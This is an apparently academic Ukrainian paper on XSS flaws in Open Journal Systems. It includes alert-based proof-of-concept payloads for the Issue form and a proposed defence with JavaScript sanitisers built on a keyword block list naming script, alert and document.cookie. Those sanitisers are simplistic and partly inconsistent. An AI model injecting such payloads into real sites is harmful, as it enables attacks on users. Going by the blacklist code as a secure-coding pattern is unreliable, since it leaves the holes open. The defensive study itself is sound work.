DOM XSS – це атака, яка передбачає введення зловмисного коду в верстку вебсторінки за допомогою використання вразливостей в HTML та JS сторінки [1].

OJS (Open Journal System) – це програмне рішення, яке дозволяє керувати всім процесом створення та публікації наукових робіт або журналів. За допомогою OJS автор публікації може завантажити свою роботу, вказати всі необхідні додаткові дані. Після цього робота проходить рецензування, редагування, публікацію та автоматичну індексацію. Для кожного етапу створюються ролі, такі як редактори, автори, рецензенти. Кожній ролі надаються свої права, наприклад, редактор може лише редагувати роботу, але не може бачити роботи, які наразі знаходяться на етапі рецензування. Автор може лише бачити процес опрацювання його роботи, тобто на якому етапі знаходиться його робота [2].

OJS є доволі поширеною системою, її використовують по всьому світу для пришвидшення процесу обробки та публікацій робіт. Тому забезпечення безпеки даного сервісу є важливою задачею.

За час існування OJS було виявлено чимало вразливостей в цій системі, це не лише вразливості XSS. Проте в версії OJS до 2.3.6 було виявлено декілька XSS вразливостей [3]:

1.Вхідні дані, які передаються у файл /lib/pkp/lib/tinymce/jscripts/tiny_mce/plugins/ibrowser/ibrowser.php не скидаються (очищаються) перед поверненням відповіді користувачеві. Це можна використати для виконання будь-якого коду HTML і зловмисного коду в сеансі браузеру користувача.

2. Вхідні дані, які передаються в параметр URL в файл index.php не скидаються (очищаються) перед збереженням в базі даних, тому відправлені дані зберігаються в базі і це призводить до Stored XSS атаки.

3.Функція stripUnsafeHtml() у файлі /lib/pkp/classes/core/String.inc.php, яка повинна очищати дані користувачів після їх відправки, не виконує очищення належним чином. Через це, введені дані користувачів зберігаються, що призводить до багатьох Stored XSS атак у всіх скриптах, де викликається функція stripUnsafeHtml().

Після виявлення цих вразливостей, вони були виправлені розробниками, проте для наступних версій не було жодної згадки про XSS вразливості до 2024 року. На початку 2024 року було виявлено декілька нових XSS вразливостей (Stored XSS та Reflected XSS) [4].

До нових вразливостей відносяться [4]:

1. В Submission при введенні шкідливого навантаження в поле Title, наприклад, <img onerror=”alert(1)”>, і після його збереження висвічується попап (Pop-up) із текстом «1», що було додано в поле Title. Це Stored XSS.

2. Вразливість аналогічна до першої, проте тепер вразливим полем є поле Subtitle.

3. В поле Preffered Pulbic Name при введенні шкідливого навантаження, налаштування зберігаються, і після призначення даної особи, як автора або редактора публікації надсилається повідомлення, що необхідне підтвердження автора. При переході на це повідомлення запускається шкідливе навантаження, яке було введено в поле Preffered Pulbic Name.

4. У Workflow у вкладці Production є можливість додати дискусію. При введенні шкідливого навантаження в поля Subject та Message цієї дискусії потрібно зберегти дискусію, після назва дискусії одразу виведеться в список дискусій. При натисканні на назву відкриється попап (Pop-up) з налаштуваннями дискусії та запуститься шкідливе навантаження.

Схожий баг було знайдено при тестуванні різних версій OJS, у вкладці Issue. Для того, щоб відтворити цей баг, потрібно створити нове Issue, та в полях Number або Title прописати шкідливе навантаження, наприклад в поле Number додати «<script> alert(‘number’) </script>», а в поле Title додати «<script> alert(‘title’) </script>», щоб можна було розрізнити, з якого поля було запущене шкідливе навантаження. Після цього, потрібно зберегти Issue, його назва одразу з’явиться в списку всіх Issues. При натисканні на назву Issue відкриється спочатку alert вікно з текстом “number”, а потім відкриється alert вікно з текстом “title”. Це все відбувається, тому що попап (Pop-up) формується динамічно і текст, який включає номер та заголовок Issue вставляється як HTML код, а не як звичайний текст.

Для того, щоб захиститись від цієї XSS атаки, під час якої зловмисник може вставити шкідливий код в поля Title та Number, було розроблено ефективну модель захисту.

Модель пропонує декілька варіантів захисту. Для поля “Number” потрібно ввести такі перевірки/обмеження (рис.1):

• ввести перевірку на наявність символів “< “ “>”, які зазвичай не використовуються для позначення номеру;

• ввести кодування символів “>” “<”, щоб уникнути впровадження тегів script в код сторінки, якщо неможливо повністю прибрати ці символи з заголовку;

• заборонити вводити літери, оскільки поле “Number” має містити лише цифри і можливо розділювальні символи такі як дефіс та тире;

• якщо потрібно залишити дозвіл на введення літер в це поле, то потрібно ввести перевірку на наявність небезпечних конструкцій JavaScript, такі як “alert()”, “script”, onclick та інші, які можуть спричинити запуск шкідливого коду при натисканні на номер Issue.

Для поля “Title” потрібно ввести такі обмеження/перевірки (рис.2):

• ввести перевірку на наявність зловмисних конструкцій JavaScript коду, які можуть містити теги “script”, функції alert, innerHTML та інших функцій JavaScript;

• ввести кодування символів “>” “<”, щоб уникнути впровадження тегів script в код сторінки, якщо неможливо повністю прибрати ці символи з заголовку.

Також модель можна доповнити заходами, які передбачають виведення заголовку для Issue не у вигляді HTML розмітки, а у вигляді звичайного тексту, щоб запобігти впровадженню атаки.



Рисунок 1 – Загальна модель захисту поля “Number”



Рисунок 2 – Загальна модель захисту поля “Title”

Висновок

Аналіз вразливостей у версіях OJS показав необхідність постійного моніторингу та оновлення заходів безпеки для запобігання новим атакам. Реагування

на виявлені вразливості шляхом виправлення їх та впровадження заходів безпеки є критичним для забезпечення безпеки користувачів та стабільності вебсистеми.

Література

[1] Cross-Site Scripting [Електронний ресурс] - https://portswigger.net/web-security/cross-site-scripting

[2] About Open Journal Systems (OJS) [Електронний ресурс] - https://docs.pkp.sfu.ca/learning-ojs/en/about-ojs

[3] Multiple vulnerabilities in Open Journal Systems (OJS) [Електронний ресурс] - https://www.immuniweb.com/advisory/HTB23079

[4] Open Journal Systems : Security Vulnerabilities, CVEs, Published In 2024 [Електронний ресурс] - https://www.cvedetails.com/vulnerability-list/vendor_id-12263/product_id-23141/PKP-Open-Journal-Systems.html?page=1&year=2024&month=-1&order=1&trc=8&sha=b9fc3fa27a0bf1d2e95b4d1fd56f9db483e711d

ДОДАТОК В

Код програми

Код створеної вебсторінки issue-form.html

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Issue form</title>
   <link rel="stylesheet" href="issue.css">
</head>
<body>
   <div class="page-overflow"></div>
   <div class="issue-wrapper">
      <div class="container">
         <div class="issue-top">
            <div class="issue-h1">Issues</div>
            <div class="issue-new">Create new</div>
         </div>
         <div class="issues-list">
            <div class="issue-item">
               <div class="issue-title">Issue Management: Vol. 1 No. 1 Example</div>
            </div>
         </div>
         <div class="issue-form">
            <div class="issue-form__title">Create Issue</div>
            <div class="form-input">
               <label for="numberInput">Number</label>
```

```
                <input type="text" id="numberInput">
            </div>
            <div class="form-input">
                <label for="titleInput">Title</label>
                <input type="text" id="titleInput">
            </div>
            <div class="submit-btn">Submit</div>
        </div>

        <div class="issue-form edit-issue">
          <div class="issue-form__title">Issue No <span class="edit-
issue__num"></span>
              <span class="edit-issue__name"></span>
          </div>
            <div class="form-input">
                <label for="numberInput1">Number</label>
                <input type="text" id="numberInput1">
            </div>
            <div class="form-input">
                <label for="titleInput1">Title</label>
                <input type="text" id="titleInput1">
            </div>
            <div class="submit-btn">Submit</div>
        </div>
    </div>
</div>



<script src="issue.js"></script>
```

```
</body>
</html>
```

Код скриптів для обробки подій вебсторінки issue.js

```
// Визначення всіх змінних
let createIssueBtn = document.querySelector('.issue-new');
let editIssueBtn = document.querySelectorAll('.issue-title');
let createIssuePopup = document.querySelector('.issue-form');
let editIssuePopup = document.querySelector('.edit-issue');
let pageOverflow = document.querySelector('.page-overflow');
let issueLists = document.querySelector('.issues-list');

// Обробка події натискання на кнопку "Create new"
if (createIssueBtn){
    createIssueBtn.addEventListener('click', function(){
        if (createIssuePopup){
            createIssuePopup.classList.add('active');
        }
        if (pageOverflow){
            pageOverflow.classList.add('active');
        }
    })
}

// Обробка події натискання на сірий фон, який з'являється при відкритті вікна з
формою
if (pageOverflow){
    pageOverflow.addEventListener('click', function(){
```

```
        pageOverflow.classList.remove('active');
        createIssuePopup.classList.remove('active');
        editIssuePopup.classList.remove('active');
    })
}

// Обробка події натискання на заголовок створеного Issue
if (editIssueBtn){
    editIssueBtn.forEach(btn=>{
        btn.addEventListener('click', function(){
            if (editIssuePopup){
                editIssuePopup.classList.add('active');
            }
            pageOverflow.classList.add('active');
            let editNum = document.querySelector('.edit-issue__num');
            let editNumInput = document.querySelector('#numberInput1');
            let editTitleInput = document.querySelector('#titleInput1');
            let editTitle = document.querySelector('.edit-issue__name');
            editNum.innerText = localStorage.getItem("number");
            editNumInput.value = localStorage.getItem("number");
            editTitle.innerText = localStorage.getItem("title");
            editTitleInput.value = localStorage.getItem("title");

        });
    })

}

// Обробка події натискання на кнопку Submit
let submitBtn = document.querySelectorAll('.submit-btn');
```

```
if (submitBtn){
    submitBtn.forEach(btn=>{
        btn.addEventListener('click', function(){
            sanitizeSubmit();
        });
    })
}

// Функція обробки полів вводу
function sanitizeSubmit() {
    // Отримання значень з полів вводу
    let numberField = document.getElementById('numberInput').value;
    let titleField = document.getElementById('titleInput').value;

    // Санітизація та валідація даних з полів вводу
    numberFieldResult = sanitizeInputNumber(numberField);
    titleFieldResult = sanitizeInput2(titleField);

    // Закриття попапу з формою
    if (createIssuePopup){
        createIssuePopup.classList.remove('active');
        pageOverflow.classList.remove('active');
    }

    // Створення нового Issue та виведення його в список
    let newIssue = document.createElement('div');
    newIssue.className = 'issue-item';
    let newIssueName = document.createElement('div');
    newIssueName.className = 'issue-title';
```

```
    newIssueName.innerText = 'Issue Management: Vol. 1'+ ' ' + 'No. ' +
numberFieldResult + ' ' + titleFieldResult;

    newIssue.appendChild(newIssueName);
    issueLists.appendChild(newIssue);

    localStorage.setItem("number", numberFieldResult);
    localStorage.setItem("title", titleFieldResult);
}

function sanitizeInput1(input) {
    // Заміна 'script', 'alert' та інших небезпечних слів на порожній рядок
    return input.replace(/script|>|<|alert|document.cookie|onclick/gi, '');
}

function sanitizeInput2(input) {
    // Кодування символів
    return encodeURIComponent(input);
}

function sanitizeInputNumber(input) {
    // Видалення всіх літер та символів < >
    let numberNew =  input.replace(/[<>a-zA-Za-яA-Я]/g, '');
    return numberNew;
}
```